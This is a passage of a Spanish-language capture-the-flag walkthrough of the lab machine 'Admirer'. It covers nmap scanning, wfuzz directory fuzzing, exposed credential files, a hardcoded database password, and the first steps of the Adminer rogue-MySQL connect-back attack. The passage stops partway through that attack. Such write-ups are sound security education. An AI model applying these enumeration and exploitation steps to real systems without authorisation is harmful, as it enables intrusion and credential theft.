
Admirer - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDaQHjxkc8zeXPgI5C7066uFJaB6EjvTGDEwbfl0cwM
N4VH4YjkXFrZRw6dx/5L1wP4qLtdQ0tLHmgzwJZO+111mrAGXMt0G+SCnQ30U7vp95EtIC0gbiGDx0dDVg
WcnfFuqSH/pl5+m83ecQGS1uxAaokNfn9Nkg12dZP1JSk+Tt28VrpOZDKhVvAQhXWONMTyuRJmVg/hnrS+
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNHgxoAE
ZkR0P9HQxMcIII=
|   256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBqp21lADoWZ+184z0m9zCpORbmmngq+h498H9JVf7kI
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
|_http-title: Admirer
| http-robots.txt: 1 disallowed entry
|_/admin-dir
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 80:



En el escaneo de nmap me indica que esiste el archivo "robots.txt" donde se encuentrar rutas que no estan indexadas directamente a la web principal:




Encontramos un usuario "waldo" y una ruta "/admin-dir" vamos a ver el contenido:




Aunque no tengamos permiso para ver el contenido, podemos fuzzear para ver posibles rutas en su interior. Como gobuster me esta dando problemas, vamos a fuzzear las posibles rutas con wfuzz:

```
└─$ wfuzz -c --hc 404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-
Z.FUZ2Z
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/admin-dir/FUZZ.FUZ2Z
Total requests: 661638

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000639:   200        29 L     39 W       350 Ch      "contacts - txt"
000135677:   403        9 L      28 W       277 Ch      "html"
000135676:   403        9 L      28 W       277 Ch      "php"
000500409:   200        11 L     13 W       136 Ch      "credentials - txt"
```


Vamos a ver que contiene el archivo "contacts.txt"




Y credentials.txt:




Tenemos las credenciales del mail interno, las usuario ftpuser y wordpress. Vamos a ver el contenido de ftp con las credenciales obtenidas:




Nos descargamos los archivos. Descomprimimos el archivo html y podemos ver que es backup del servicio web. Vemos un archivo que contiene una contraseña:



He probado a ver si son las claves de ssh pero no me han funcionado. Como es un backup, puede que se hayan eliminado archivos por seguridad o que se hayan creado nuevos, sabiendo la ruta "utility-scripts" vamos a fuzzear para ver si encontramos mas:



Como no encontramos ninguno nuevo, haciendo un poco de guessing, si la maquina se llama admirer y hay una base de datos, podemos intuir que puede existir una herramienta que sirve para administrar bases de datos llamada "adminer" en su interior.




Sabemos el server, las credenciales, pero nos falta descubrir cual es la base de datos a la que me puedo conectar. Vamos a hacer un grep de forma recursiva para buscar la palabra database:

```
grep -r -i "database"
```

```
dump.sql:-- Host: localhost    Database: admirerdb
```

Vamos a probar si nos deja conectarnos a esa base de datos:




No nos deja. Vamos a buscar la palabra password para ver si encontramos mas informacion relacionada con la base de datos:

```
index.php:                    $password = "]F7jLHw:*G>UPrTo}~A"d6b";
index.php:                    $conn = new mysqli($servername, $username, $password, $dbname);
```


En el archivo index.php se menciona una base de datos y una password. Vamos a ver el contenido:

```
<?php
$servername = "localhost";
$username = "waldo";
$password = "]F7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
```

Vamos a probar con las nuevas credenciales:



Tampoco me deja. Vamos a echarle un vistazo a la version de adminer:



Buscamos vulnerabilidades para esa version:
https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool

En esta pagina nos dice paso a paso lo que tenemos que hacer para poder vulnerar. En el primer paso nos dice que el atacante accedera al adminer de la victima conectandonos a nuestra propia base de datos:

How Does It Work?
First, the attacker will access the victim's Adminer instance, but instead of trying to connect to the victim's MySQL database, they connect "back" to their own MySQL database hosted on their own server.

Para ello tenemos que iniciar mariadb y nos conectamos a nuestra base de datos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl restart mariadb

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo mysql -u root
Welcome to the MariaDB monitor.  Commands end with ;
Your MariaDB connection id is 31
Server version: 11.4.3-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporatio

Support MariaDB developers by giving a star at https
Type 'help;' or '\h' for help. Type '\c' to clear th

MariaDB [(none)]>
```

Creamos una base de datos llamada "pwned" y nos metemos en ella:

```
MariaDB [(none)]> create database Pwned;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use Pwned;
Database changed
```

